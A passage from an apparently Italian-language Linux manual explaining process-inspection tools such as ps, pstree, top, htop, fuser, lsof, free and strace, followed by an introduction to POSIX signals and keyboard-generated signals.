SHARE	La quantità di memoria condivisa utilizzata dal processo.
WCHAN	L'evento per cui il processo è in attesa.
STAT	Lo stato del processo.
TT	Il terminale, se il processo ne utilizza uno.
TIME	Il tempo totale di utilizzo della CPU.
CTIME	Il tempo di CPU sommando anche l'utilizzo da parte dei processi figli.
COMMAND	Il comando utilizzato per avviare il processo.

In particolare, lo stato del processo rappresentato dalla sigla '**`STAT`**', viene descritto da una o più lettere alfabetiche il cui significato viene riassunto nella tabella 93.6.

Tabella 93.6. Lo stato del processo espresso attraverso una o più lettere alfabetiche.

Lettera	Stato
`R`	In funzione (residente in memoria).
`S`	In pausa o dormiente.
`D`	In pausa non interrompibile.
`T`	Sospeso.
`Z`	Defunto (zombie).
`X`	Morto.
`W`	Non utilizza la memoria centrale (pertanto è spostato completamente in una memoria di scambio).
`N`	Ha un valore nice positivo (in pratica è rallentato).

Tabella 93.7. L'indicazione dello stato del processo potrebbe essere accompagnato da altri simboli che aggiungono informazioni sullo stesso.

Simbolo	Stato
`<`	Processo con un valore nice minore di zero.
`N`	Processo con un valore nice maggiore di zero.

Simbolo	Stato
L	Ha delle porzioni bloccate in memoria.
s	Processo principale di una sessione (di solito si tratta della shell con cui si avviano altri processi).
+	Processo in primo piano.

93.1.2 Utilizzo di «ps»

Il programma '**ps**' visualizza un elenco dei processi in corso di esecuzione. Se non viene specificato diversamente, si ottiene solo l'elenco dei processi che appartengono all'utente.

```
ps [opzioni] [pid... ]
```

Dopo le opzioni possono essere indicati esplicitamente i processi (in forma dei numeri PID) in modo da ridurre a loro l'elenco ottenuto.

Tabella 93.8. Elenco di alcune delle chiavi di ordinamento utilizzabili con l'opzione '**O**', oppure '**--sort**' di '**ps**'.

Chiave	Chiave	Descrizione
c	cmd	Nome dell'eseguibile.
C	cmdline	Riga di comando completa.
o	session	Numero di sessione.
p	pid	PID.
P	ppid	PPID.
r	rss	RSS (memoria residente utilizzata).
t	tty	Terminale.
T	start_time	Orario di inizio del processo.
U	uid	UID.
u	user	Nominativo dell'utente
y	priority	Priorità.

Segue la descrizione di alcune opzioni. Si osservi che le opzioni rappresentate da un carattere singolo, possono iniziare eventualmente con un trattino, come avviene nella maggior parte dei comandi Unix, ma si tratta di un'eccezione, dal momento che il programma '**ps**' standard non le utilizza.

Tabella 93.9. Alcune opzioni.

Opzione	Descrizione
`l`	Emette un elenco lungo, composto in sostanza da più elementi informativi.
`u`	Formato utente: viene indicato in particolare l'utente a cui appartiene ogni processo e l'ora di inizio in cui il processo è stato avviato.
`f`	Visualizza la dipendenza gerarchica tra i processi in modo semplificato.
`a`	Visualizza anche i processi appartenenti agli altri utenti.
`r`	Emette l'elenco dei soli processi in esecuzione effettivamente, escludendo così quelli che per qualunque motivo sono in uno stato di pausa.
`h`	Elimina l'intestazione dall'elenco. Può essere utile quando si vuole elaborare in qualche modo l'elenco.
`t`***x***	Permette di ottenere l'elenco dei processi associati al terminale ***x***. Per identificare un terminale, si può utilizzare il nome del file di dispositivo corrispondente, senza il percorso precedente ('`/dev/`'), oppure la sigla ottenuta dal nome eliminando il prefisso '`tty`'.
`e`	Mostra l'ambiente particolare del processo dopo la riga di comando.
`w`	Se la riga è troppo lunga consente la visualizzazione di una riga in più: l'opzione può essere indicata più volte in modo da specificare quante righe aggiuntive possono essere utilizzate.
`O`[`+`|`-`] ***chiave*** [[`+`|`-`] ***chiave***]... `--sort=`[`+`|`-`] ***chiave***↩ ↪[`,` [`+`|`-`] ***chiave***]...	Permette di ottenere un risultato ordinato in base alle chiavi di ordinamento specificate. Le chiavi di ordinamento sono composte da una sola lettera nel caso si usi l'opzione '**`O`**', mentre sono rappresentate da una parola nel caso dell'opzione '**`--sort`**'. Il segno '**`+`**' (sottinteso) indica un ordinamento crescente, mentre il segno '**`-`**' indica un ordinamento decrescente. Le chiavi di ordinamento sono indicate simbolicamente in base all'elenco (parziale) visibile nella tabella 93.8.

Segue la descrizione di alcuni esempi.

- `$` **`ps`** [*Invio*]

  Elenca i processi appartenenti all'utente che dà il comando.

- `$` **`ps a l`** [*Invio*]

  Elenca tutti i processi utilizzando un formato più ampio in modo da fornire più dettagli sui processi.

- `$` **`ps a r`** [*Invio*]

  Elenca tutti i processi in funzione escludendo quelli in pausa.

- `$` **`ps a l OUr`** [*Invio*]

  Elenca tutti i processi in formato allargato e riordinato per UID (numero utente) e quindi in base alla dimensione residente in memoria dei processi.

- $ **ps a l --sort=uid,rss** [*Invio*]

  Equivalente all'esempio precedente.

93.1.3 Utilizzo di «pstree»

Il programma '**pstree**' visualizza uno schema ad albero dei processi in corso di esecuzione. È possibile specificare un numero di processo (PID), oppure il nome di un utente per limitare l'analisi.

pstree [***opzioni***] [***PID*** | ***utente***]

Di solito, quando da uno stesso genitore si diramano diversi processi con lo stesso nome, questi vengono raggruppati. Per cui, l'esempio seguente rappresenta un gruppo di quattro processi '**getty**', tutti discendenti da Init:

$ **pstree** [*Invio*]

```
init-+-...
     ...
     |-4*[getty]
     ...
```

Tabella 93.11. Alcune opzioni.

Opzione	Descrizione
-a	Mostra tutta la riga di comando e non solo il nome del processo.
-c	Disabilita l'aggregazione dei processi con lo stesso nome derivanti dallo stesso genitore.
-h	Evidenzia il processo corrente e i suoi predecessori (antenati), se il terminale consente una qualche forma di evidenziazione.
-l	Visualizza senza troncare le righe troppo lunghe.
-p	Mostra i PID.
-u	Mostra la transizione degli UID, quando da un genitore appartenente a un certo utente, viene generato un processo che appartiene a un altro.

Segue la descrizione di alcuni esempi.

- $ **pstree -a** [*Invio*]

  Mostra l'albero dei processi elaborativi, con la riga di comando usata per avviarli. In questo caso, i processi multipli non vengono raccolti assieme.

```
init
  |-acpid -c /etc/acpi/events -s /var/run/acpid.socket
  |-atd
 …
  |-dhcpd3 -q eth0
 …
  `-ypbind
      |-{ypbind}
      `-{ypbind}
```

• $ **pstree -p** [*Invio*]

Mostra l'albero dei processi elaborativi, con l'indicazione del numero PID per ognuno.

```
init(1)-+-acpid(6342)
        |-atd(7377)
       …
        |-dhcpd3(5725)
       …
        `-ypbind(6246)-+-{ypbind}(6247)
                       `-{ypbind}(6248)
```

• $ **pstree -u** [*Invio*]

Mostra l'albero dei processi elaborativi, con l'indicazione del cambiamento di utente per conto del quale sono avviati.

```
init-+-acpid
     |-atd(daemon)
    …
     |-dhcpd3
    …
     |-login---sh(tizio)-+-ssh
     |                   `-startx---xinit-+-Xorg(root)
     |                                    `-sh-+-fvwm2-+-FvwmTaskBar
     |                                         |       |-…
     |                                         |       `-…
     |                                         `-tee
    …
     `-ypbind---2*[{ypbind}]
```

Dal risultato, si intende che i processi senza indicazione del nome dell'utente, sono avviati con gli stessi privilegi del processo che a sua volta li genera. Per quanto riguarda '**init**', si intende che stia funzionando con i privilegi dell'utente '**root**'. Dall'esempio, si vede che il processo denominato '**Xorg**', ottiene i privilegi dell'utente '**root**', pur essendo avviato da un processo che ha solo i privilegi dell'utente '**tizio**', quindi deve essere stato avviato con i «permessi» SUID-root.

93.1.4 Utilizzo di «top»

Il programma '**top**' visualizza la situazione sull'utilizzo delle risorse di sistema attraverso una tabella dell'attività principale della CPU, cioè dei processi che la impegnano maggiormente.

```
top [opzioni]
```

Lo schema viene aggiornato a brevi intervalli, di conseguenza, impegna un terminale. Durante il suo funzionamento, '**top**' accetta dei comandi espressi con un carattere singolo.

Tabella 93.15. Alcune opzioni.

Opzione	Descrizione
-d *secondi*	Permette di specificare l'intervallo di tempo in secondi che viene lasciato trascorrere tra un aggiornamento e l'altro della tabella. Se non viene indicato questo argomento, l'intervallo di tempo tra gli aggiornamenti della tabella è di cinque secondi.
-q	Permette all'utente '**root**' di richiedere un aggiornamento della tabella in modo continuo, senza intervalli di pausa.
-s	Disabilita la possibilità di utilizzare alcuni comandi in modo interattivo. Può essere utile quando si vuole lasciare funzionare '**top**' in un terminale separato evitando incidenti.
-i	Permette di visualizzare anche i processi inattivi o defunti (zombie).
-c	Permette di visualizzare la riga di comando, invece del solo nome del programma.

Il programma '**top**' accetta una serie di comandi interattivi, espressi da un carattere singolo, che sono descritti nella tabella successiva.

Tabella 93.16. Alcuni comandi interattivi.

Comando interattivo	Descrizione
h ?	La lettera '**h**' o il simbolo '**?**' fanno apparire un breve riassunto dei comandi e lo stato delle modalità di funzionamento.
k	Permette di inviare un segnale a un processo che viene indicato successivamente. Se il segnale non viene specificato, viene inviato '**SIGTERM**'.
i	Abilita o disabilita la visualizzazione dei processi inattivi e dei processi defunti (zombie).
n #	Cambia la quantità di processi da visualizzare. Il numero che esprime questa quantità viene richiesto successivamente. Il valore predefinito di questa quantità è zero, che corrisponde al numero massimo in base alle righe a disposizione sullo schermo (o sulla finestra) del terminale.
q	Termina l'esecuzione di '**top**'.
r	Permette di modificare il valore nice di un processo determinato. Dopo l'inserimento della lettera '**r**', viene richiesto il numero PID del processo su cui agire e il valore nice. Un valore nice positivo peggiora le prestazioni di esecuzione di un processo, mentre un valore negativo, che però può essere attribuito solo dall'utente '**root**', migliora le prestazioni. Se non viene specificato il valore nice, si intende 10.

Comando interattivo	Descrizione
`S`	Attiva o disattiva la modalità di visualizzazione cumulativa, con la quale, la statistica sull'utilizzo di risorse da parte di ogni processo, tiene conto anche di quello dei processi figli.
`s`	Cambia la durata, espressa in secondi, dell'intervallo tra un aggiornamento e l'altro dei valori visualizzati. L'utente '**`root`**' può attribuire il valore zero che implica un aggiornamento continuo. Il valore predefinito di questa durata è di cinque secondi.
`f` `F`	Permette di aggiungere o eliminare alcuni campi nella tabella dei processi.

93.1.5 Utilizzo di «htop»

Il programma '**`htop`**'[4] visualizza la situazione sull'utilizzo delle risorse di sistema, in modo simile a '**`top`**', ma offrendo la possibilità di scorrere l'elenco di tutti i processi, utilizzando comandi interattivi più comodi:

```
htop
```

Inizialmente, '**`htop`**' si presenta così:

`$` **`htop`** [*Invio*]

```
  CPU[||                            1.3%]
  Mem[|||||||||||||||||||||||||263/438MB]
  Swp[|                       0/15123MB]

   PID USER      PR  NI  VIRT   RES   SHR S CPU% MEM% COMM
  3749 Debian-c  16   0  1872    68  1700 S  0.0  0.0 less -Pwless /var/log/syslo
  3790 Debian-c  16   0  1872    68  1700 S  0.0  0.0 less -Pwless /var/log/exim/
 13319 root      15   0  6188  1800  5748 S  0.0  0.2 sshd: daniele@pts/140
 12768 root      15   0  4848  1780  4028 S  0.0  0.2 SCREEN
 13543 daniele   16   0  4656  1704  4264 S  0.0  0.2 /bin/sh
  3900 root      16   0  156M 62648  3072 S  0.0  5.8 /usr/bin/perl -w /usr/sbin/
 11305 root      26  10  3712  1980  1624 S  0.0  0.2 /usr/sbin/mathopd -f /etc/m
  3591 root      16   0  1584   356  1416 S  0.0  0.0 /sbin/syslogd -rm 0
  3594 root      16   0  2728   180  1368 S  0.0  0.0 /sbin/klogd -c 3
  3905 root      16   0  1508    32  1356 S  0.0  0.0 /usr/sbin/kmsgsd
     1 root      16   0  1528    80  1376 S  0.0  0.0 init [2]
    32 root      15   0     0     0     0 S  0.0  0.0 kapmd
  3950 root      15   0  1796   268  1608 S  0.0  0.0 /usr/sbin/cron
 32368 root      16   0  1516   136  1360 S  0.0  0.0 /usr/sbin/psadwatchd
 12770 daniele   15   0 32184 28888  4932 S  0.0  2.7 mc
  3963 root      16   0    36    24    16 S  0.0  0.0 runsvdir /var/service log:
    36 root      15   0     0     0     0 S  0.0  0.0 kswapd0
     2 root      34  19     0     0     0 S  0.0  0.0 ksoftirqd/0
 1Help  2Follow 3Search 4Invert 5Sort<- 6Sort-> 7Nice - 8Nice + 9Kill  10Quit
```

Attraverso i tasti [*freccia su*] e [*freccia giù*] è possibile scorrere l'elenco dei processi elaborativi presenti, mentre con la [*Barra spaziatrice*] è possibile selezionare uno o più processi. Nella parte inferiore dello schermo vengono riepilogati i comandi principali, che si impartiscono attraverso l'uso dei primi dieci tasti funzionali.

Tabella 93.18. Comandi principali.

Tasto	Descrizione
[*Barra spaziatrice*]	Seleziona il processo che si trova sotto alla barra di scorrimento. Alcuni comandi possono operare su gruppi di processi; in quel caso si fa riferimento a quelli selezionati in questo modo.
[*F1*], [*h*]	Mostra una guida riassuntiva dei comandi disponibili.
[*F2*]	Fa in modo di mantenere in evidenza il processo su cui si trova la barra di scorrimento. Se la barra viene spostata, la richiesta viene annullata.
[*F3*], [*/*]	Esegue una ricerca.
[*F4*]	Inverte l'ordinamento.
[*F5*], [*F6*]	Cambia il criterio di ordinamento in base alla colonna o a quella successiva. L'intestazione della colonna secondo cui è applicato l'ordinamento risulta evidenziata rispetto alle altre.
[*F7*], [*]*], [*F8*], [*[*]	Incrementa o decrementa la priorità di esecuzione del processo evidenziato dalla barra di scorrimento. Solo l'utente '**`root`**' può aumentare la priorità (ovvero può ridurre il valore *nice*).
[*F9*], [*k*]	Invia un segnale ai processi selezionati, oppure a quello evidenziato dalla barra di selezione. Alla pressione del tasto segue un menù di segnali, tra cui scegliere quello desiderato.
[*F10*], [*q*]	Termina il funzionamento del programma.
[*M*]	Seleziona un ordinamento in base all'utilizzo della memoria.
[*P*]	Seleziona un ordinamento in base all'utilizzo della CPU.
[*C*]	Richiama la selezione delle colonne da visualizzare.

93.2 Determinazione del numero PID

Attraverso il programma '**`pidof`**'[5] è possibile determinare i numeri dei processi elaborativi PID corrispondenti al nome che viene fornito:

```
pidof [opzioni] programma...
```

Per esempio, per conoscere i numeri PID dei processi avviati con il nome '**`named`**', si usa il comando seguente:

`$` **`pidof named`** [*Invio*]

```
2707
```

Bisogna però considerare che non sempre si ottengono effettivamente tutti i numeri PID; nel caso dell'esempio mostrato la situazione reale potrebbe essere quella seguente:

`$` **`pstree -p`** [*Invio*]

```
init(1)-+-...
        ...
         |-named(2707)-+-{named}(2708)
         |             |-{named}(2709)
         |             `-{named}(2710)
        ...
```

Si veda anche la pagina di manuale *pidof(8)*.

93.3 Accesso ai file

A volte è importante conoscere se un file è utilizzato da qualche processo. Per questo si possono utilizzare i programmi Fuser[6] e Lsof,[7] che sono in grado di dare qualche informazione aggiuntiva del modo in cui tale file viene utilizzato.

93.3.1 Fuser

Fuser si compone in pratica dell'eseguibile '**`fuser`**' che si utilizza con la sintassi seguente:

`fuser` [*opzioni*] *file*...

Il compito normale di Fuser è quello di elencare i processi che utilizzano i file indicati come argomento. In alternativa, '**`fuser`**' permette anche di inviare un segnale ai processi che utilizzano un gruppo di file determinato, con l'opzione '**`-k`**'.

L'eseguibile '**`fuser`**' potrebbe trovarsi nella directory '`/usr/sbin/`', ma può essere utilizzato anche dagli utenti comuni per buona parte delle sue funzionalità.

Quando si utilizza Fuser per ottenere l'elenco dei processi che accedono a file determinati, i numeri di questi processi sono abbinati a una lettera che indica il modo in cui accedono:

Lettera	Descrizione
`c`	directory corrente;
`e`	processo in esecuzione;
`f`	file aperto (spesso questa lettera non viene mostrata affatto);
`F`	file aperto in scrittura (spesso questa lettera non viene mostrata affatto);
`r`	directory radice;
`m`	file mappato in memoria o libreria condivisa.

L'eseguibile '**`fuser`**' restituisce il valore zero quando tra i file indicati come argomento ne esiste almeno uno che risulta utilizzato da un processo.

Tabella 93.22. Alcune opzioni.

Opzione	Descrizione
`-a`	Mostra tutti i file indicati nell'argomento, anche se non sono utilizzati da alcun processo. Normalmente, '**`fuser`**' mostra solo i file in uso.
`-k`	Invia un segnale ai processi. Se non viene specificato diversamente attraverso l'opzione '**-*segnale***', si utilizza il segnale '**`SIGKILL`**'.
-***segnale***	Permette di specificare il segnale da inviare con l'opzione '**`-k`**'. In pratica, si tratta di un trattino seguito dal segnale espresso in forma numerica o in forma simbolica (per esempio '**`-TERM`**').
`-l`	Elenca i nomi dei segnali conosciuti.
`-m`	Utilizzando questa opzione può essere indicato solo un nome di file, il quale può essere un file di dispositivo, riferito a un'unità di memorizzazione innestata nel file system, o una directory che costituisce il punto di innesto della stessa. Quello che si ottiene è l'indicazione di tutti i processi che accedono a quella unità di memorizzazione.
`-u`	Viene aggiunta l'indicazione dell'utente proprietario di ogni processo.
`-v`	Mostra una tabellina dei processi abbinati ai file, in forma più chiara rispetto alla visualizzazione normale.
`-s`	Disabilita qualunque emissione di informazioni. Viene utilizzato quando tutto ciò che conta è il solo valore restituito dal programma.

Segue la descrizione di alcuni esempi.

- `#` **`fuser *`** [*Invio*]

  Mostra i processi che accedono ai file della directory corrente.

- `#` **`fuser -k /usr/games/*`** [*Invio*]

  Elimina tutti i processi che utilizzano file nella directory '`/usr/games/`'.

- `#` **`fuser -v -m /dev/fd0`** [*Invio*]

  Mostra i processi che utilizzano in qualche modo il contenuto dell'unità a dischetti '`/dev/fd0`'. L'uso dell'opzione '**`-v`**' fa sì che si ottengano informazioni dettagliate.

- `#` **`fuser -k -m /dev/fd0`** [*Invio*]

  Elimina tutti i processi che utilizzano file nel'unità '`/dev/fd0`'.

Uno script può utilizzare '**`fuser`**' nel modo seguente per verificare che un file non sia utilizzato da alcun processo prima di eseguire una qualche azione su di esso.

```
#!/bin/sh
#
MIO_FILE=./mio_file
#
if fuser -s $MIO_FILE
then
    echo "Il file $MIO_FILE è in uso";
else
    #
    # Esegue qualche azione sullo stesso.
    #
    ...
fi
```

93.3.2 Lsof

Lsof serve a elencare i file aperti e si utilizza con la sintassi seguente:

lsof [*opzioni*] [*file*]...

Come si può vedere dal modello, con Lsof non è obbligatoria l'indicazione di un file o di una directory, perché in mancanza di queste informazioni, viene mostrato un elenco completo di file e directory aperte. Questa caratteristica di Lsof facilita la ricerca di file aperti all'interno di una certa posizione della gerarchia del file system (probabilmente scorrendo l'elenco dei file con l'aiuto di '**less**'), quando si cerca di eseguire il distacco di un disco e non si riesce perché un programma lo sta utilizzando.

Segue la descrizione di alcuni esempi.

- $ **lsof .** [*Invio*]

  Elenca i file della directory corrente che sono aperti da processi appartenenti allo stesso utente che lancia il comando.

- $ **lsof** [*Invio*]

  Elenca tutti i file aperti dal sistema operativo, indipendentemente dai privilegi.

Per approfondire l'uso di Lsof, si può leggere la pagina di manuale *lsof(8)*.

93.4 Informazioni riepilogative

Oltre alle informazioni dettagliate sui processi possono essere interessanti delle informazioni riassuntive dell'uso delle risorse di sistema. Si tratta principalmente dell'utilizzo della CPU e della memoria centrale.

È il caso di ricordare che nei sistemi operativi multiprogrammati la CPU esegue i vari processi elaborativi a turno, per piccoli intervalli di tempo, ma i processi possono trovarsi in attesa di poter ricevere input o di poter emettere output, al di fuori della competenza diretta della CPU, che quindi può rimanere inutilizzata, anche per la maggior parte del tempo di funzionamento.

Per ottenere queste informazioni si usano in particolare '**`uptime`**'[8] e '**`free`**'.[9] Il primo permette di conoscere da quanto tempo è in funzione il sistema senza interruzioni e con quale carico medio, il secondo mostra l'utilizzo della memoria.

$ **uptime** [*Invio*]

```
  5:10pm  up  2:21,  6 users,  load average: 0.45, 0.48, 0.41
```

$ **free** [*Invio*]

```
             total       used       free     shared    buffers     cached
Mem:         22724      22340        384      13884       3664       5600
-/+ buffers:            13076       9648
Swap:        16628       6248      10380
```

93.4.1 Utilizzo di «uptime»

```
uptime [opzioni]
```

Emette una sola riga contenente:

- l'orario attuale;
- da quanto tempo è in funzione il sistema;
- quante sessioni di lavoro sono aperte (viene indicato il numero di utenti che risultano collegati al sistema, ma può trattarsi anche dello stesso utente che si collega più volte);
- il carico medio di sistema dell'ultimo minuto, degli ultimi cinque minuti e degli ultimi 15 minuti, in percentuale.

Di solito, il carico medio è l'informazione meno comprensibile di tutte le altre. Questo valore rappresenta la quantità media di processi attivi, in coda per l'esecuzione da parte del kernel. Per processi attivi, qui si intendono quelli che non sono in pausa per qualche ragione, come l'attesa del completamento di un'altra funzione. Pertanto, un valore inferiore a uno, indica che la coda dei processi del kernel è rimasta vuota durante parte del tempo preso in considerazione, mentre un valore superiore a uno indica un certo intasamento, che può diventare preoccupante quando l'unità di tempo presa in considerazione è quella più grande.

93.4.2 Utilizzo di «free»

Il programma '**free**' emette attraverso lo standard output una serie di informazioni relative alla memoria reale e virtuale (*swap*).

```
free [opzioni]
```

Tabella 93.26. Alcune opzioni.

Opzione	Descrizione
`-b`	I valori vengono espressi in byte.
`-k`	I valori vengono espressi in kibibyte (simbolo: «Kibyte») e si tratta della modalità predefinita.
`-t`	Visualizza anche una riga contenente i totali.
`-o`	Disabilita il cosiddetto aggiustamento dei *buffer*. Normalmente, senza questa opzione, la memoria tampone, ovvero quella destinata ai *buffer*, viene considerata libera.
`-s` *secondi*	Permette di ottenere un aggiornamento continuo a intervalli regolari stabiliti dal numero di secondi indicato come argomento. Questo numero può essere anche decimale.

93.5 Controllo diagnostico

Alle volte può essere utile un controllo maggiore su ciò che fa un programma durante il suo funzionamento. Per questo viene in aiuto Strace,[10] che consente di avviare un altro comando e di controllarne le chiamate di sistema e l'uso dei segnali.

Strace si utilizza in pratica attraverso l'eseguibile '**strace**', secondo uno dei due modelli sintattici seguenti:

```
strace [opzioni] comando [opzioni_del_comando]
```

```
strace [opzioni] -p pid_da_controllare
```

Le opzioni a disposizione dell'eseguibile '**strace**' sono numerose, ma la più importante da ricordare è '**-o**', con la quale si specifica il file all'interno del quale inserire le informazioni ottenute durante il funzionamento del comando che viene avviato. Si osservi l'esempio seguente:

$ **strace -o /tmp/ls.strace ls** [*Invio*]

Come si può intendere, si vuole vedere cosa succede avviando il programma '**ls**' senza argomenti. Il file '/tmp/ls.strace' che si ottiene potrebbe essere simile all'estratto seguente:

```
execve("/bin/ls", ["ls"], [/* 15 vars */]) = 0
uname({sys="Linux", node="dinkel", ...}) = 0
brk(0)                                  = 0x8058a88
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
…
write(1, "bin   dos   lib\t\tnano-hdb1.tar.g"..., 56) = 56
write(1, "boot  etc   lost+found\topt\t\t  sb"..., 52) = 52
write(1, "dev   home  mnt\t\tproc\t\t  SKELETO"..., 52) = 52
munmap(0x40012000, 4096)                = 0
exit_group(0)                           = ?
```

Nell'estratto mostrato si vede solo l'inizio e la fine del file. In particolare, all'inizio si riconosce l'utilizzo di file all'interno della directory '`/etc/`'; nella parte mancante si potrebbero notare anche i riferimenti alle librerie; infine, si vede il risultato emesso dal programma, costituito dall'elenco di file e directory, quindi la conclusione del programma stesso.

Strace può essere utile anche per chi non ha grande esperienza, per esempio per sapere dove un certo programma va a cercare certi file, o comunque per scoprire cosa c'è che impedisce il funzionamento di un programma.

Strace può essere usato anche per analizzare il funzionamento di un processo già attivo, con l'aiuto dell'opzione '**`-p`**':

$ **`strace -p 12345`** [*Invio*]

In questo caso, si vuole analizzare il funzionamento del processo elaborativo che ha il numero PID 12345. Con l'opzione '**`-e trace=read`**' si può limitare l'attenzione alla lettura dei dati dai vari descrittori:

$ **`strace -p 12345 -e trace=read`** [*Invio*]

In questo modo, si può vedere tutto ciò che viene letto dai vari descrittori del processo elaborativo numero 12345.

Strace può anche seguire i processi figli di un certo processo, utilizzando le opzioni '**`-f`**' e '**`-F`**':

$ **`strace -f -F -p 12345`** [*Invio*]

Con questo esempio, viene seguito il processo elaborativo numero 12345 e quelli che lui stesso avvia.

Per poter leggere ciò che fa un altro processo elaborativo, Strace deve essere avviato con i privilegi necessari. Per esempio, se Strace funziona con i privilegi dell'utente Tizio, può leggere i processi che sono stati avviati dallo stesso utente (a meno che sia l'utente '**`root`**' che avvia qualcosa con privilegi di un utente comune). In alcuni sistemi, Strace viene installato con il bit SUID attivato e la proprietà all'utente '**`root`**' (SUID-root). In questo modo, se tutti gli utenti possono avviare il programma, **chiunque può leggere ciò che fanno gli altri**, anche quando si inseriscono dati riservati come una parola d'ordine.

Tabella 93.28. Alcune opzioni per l'uso di Strace.

Opzione	Descrizione
`-f -F` `-fF`	Segue anche i processi figli.
`-p` ***pid***	Segue il processo elaborativo indicato attraverso il suo numero PID.
`-o` ***file***	Salva il risultato dell'analisi nel file indicato.
`-e trace=`***chiamata***	Tiene sotto controllo specificatamente la chiamata di sistema indicata.
`-e trace=open,close,read,write`	Tiene sotto controllo le chiamate di sistema principali per l'accesso ai file.
`-e trace=file`	Tiene sotto controllo tutte le chiamate di sistema che hanno per argomento il nome di un file.

Come esempio pratico in cui diventa molto importante l'uso di Strace si può considerare un programma che offre un servizio di rete, sotto il controllo di Inetd, che non funziona perché non trova un file (quindi si presume che fallisca la funzione '**`open()`**'), ma non si sa di quale file si tratti. In questo caso, non è possibile conoscere il numero PID del processo elaborativo, perché viene avviato di volta in volta da Inetd, pertanto occorre avvalersi della coppia di opzioni '**`-f`**' e '**`-F`**':

`$` **`strace -f -F -e open -p $(pidof inetd)`** [*Invio*]

Per semplificare il lavoro, si lascia al programma '**`pidof`**' il compito di determinare il numero PID del processo corrispondente a Inetd.

[1] **Procps ps** GNU LGPL

[2] **Psmisc** software libero con licenza speciale

[3] **Procps top** GNU GPL

[4] **Htop** GNU GPL

[5] **System V Init** GNU GPL

[6] **Psmisc** GNU GPL

[7] **Lsof** software libero con licenza speciale

[8] **Procps uptime** GNU GPL

[9] **Procps free** GNU GPL

[10] **Strace** software libero con licenza speciale

Capitolo 94 Invio di segnali ai processi

I segnali sono dei numeri ai quali i programmi attribuiscono significati determinati, relativi a quanto accade nel sistema. I segnali rappresentano sia un'informazione che un ordine: nella maggior parte dei casi i programmi possono intercettare i segnali e compiere delle operazioni correlate prima di adeguarsi al nuovo stato, oppure addirittura rifiutare gli ordini; in altri casi sono sottomessi immediatamente agli ordini.

La tabella seguente riassume i segnali descritti dallo standard POSIX.1, mentre l'elenco completo può essere ottenuto consultando la pagina di manuale *signal(7)*.

Tabella 94.1. Segnali secondo lo standard POSIX.1.

Segnale	Descrizione
SIGHUP	Il collegamento con il terminale è stato interrotto.
SIGINT	Interruzione attraverso un comando dalla tastiera.
SIGQUIT	Conclusione attraverso un comando dalla tastiera.
SIGILL	Istruzione non valida.
SIGABRT	Interruzioni di sistema.
SIGFPE	Eccezione in virgola mobile.
SIGKILL	Conclusione immediata.
SIGSEGV	Riferimento non valido a un segmento di memoria.
SIGPIPE	Condotto interrotto.
SIGALRM	Timer.
SIGTERM	Conclusione.
SIGUSR1	Primo segnale definibile dall'utente.
SIGUSR2	Secondo segnale definibile dall'utente.
SIGCHLD	Eliminazione di un processo figlio.
SIGCONT	Riprende l'esecuzione se in precedenza è stato fermato.
SIGTSTOP	Ferma immediatamente il processo.
SIGTSTP	Stop attraverso un comando della tastiera.
SIGTTIN	Processo sullo sfondo che richiede dell'input.
SIGTTOU	Processo sullo sfondo che deve emettere dell'output.

I numeri dei segnali sono stati abbinati a nomi standard che ne rappresentano in breve il significato (in forma di abbreviazione o di acronimo). I numeri dei segnali non sono standard tra i vari sistemi Unix e dipendono dal tipo di architettura hardware utilizzata. Anche all'interno di GNU/Linux stesso ci possono essere differenze a seconda del tipo di macchina che si utilizza.

Questo particolare è importante sia per giustificare il motivo per cui è opportuno fare riferimento ai segnali in forma verbale, sia per ricordare la necessità di fare attenzione con i programmi che richiedono l'indicazione di segnali esclusivamente in forma numerica (per esempio '**`top`**').

94.1 Segnali attraverso la tastiera

Alcuni segnali possono essere inviati al programma con il quale si interagisce attraverso delle combinazioni di tasti. Di solito si invia un segnale '**`SIGINT`**' attraverso la combinazione [*Ctrl c*], un segnale '**`SIGTSTP`**' attraverso la combinazione [*Ctrl z*] e un segnale '**`SIGQUIT`**' attraverso la combinazione [*Ctrl *].

L'effetto di queste combinazioni di tasti dipende dalla configurazione della linea di terminale. Questa può essere controllata o modificata attraverso il programma '**`stty`**' (115.2.2). Come si

può vedere dall'esempio seguente, alcune combinazioni di tasti (rappresentate nella forma **^*x***) sono associate a delle funzioni. Nel caso di quelle appena descritte, le funzioni sono '**intr**', '**susp**' e '**quit**'.

$ **stty -a** [*Invio*]

```
speed 38400 baud; rows 25; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon ixoff
-iuclc -ixany -imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon -iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt
echoctl echoke
```

Riquadro 94.3. Le origini dei segnali dalla tastiera.

L'idea del segnale inviato attraverso la tastiera deriva dall'uso della telescrivente, con la quale, una serie di codici servivano per ottenere delle funzioni, senza generare un carattere da stampare. Questi codici fanno parte dello standard ASCII e, oltre ad avere una corrispondenza numerica, hanno un nome e una rappresentazione nella forma <*^x*>. Per esempio, il codice corrispondente al numero 3_{16}, si indica con il nome <*ETX*> (*End of text*) e viene rappresentato come <*^c*>.
Quando dalla telescrivente si passa alla tastiera di un elaboratore che utilizza un sistema operativo Unix, occorre considerare che i tasti e le combinazioni di tasti sono configurabili, pertanto vanno associati a delle funzioni della tastiera, quindi, alcune funzioni che non corrispondono alla produzione di codici che generano un carattere tipografico, vengono associate con '**stty**' all'invio di un segnale al processo in funzione, che usa la tastiera stessa. Quindi, la combinazione di tasti [*Ctrl c*] si presume sia associata alla funzione <*Control_c*>, che '**stty**' indica come '**^C**' seguendo la tradizione della telescrivente.

94.2 Segnali attraverso la shell

Le shell offrono generalmente dei comandi interni per l'invio di segnali ai processi da loro avviati. In particolare, quelle che come Bash sono in grado di gestire i job, utilizzano i segnali in modo trasparente per fare riprendere un processo sospeso.

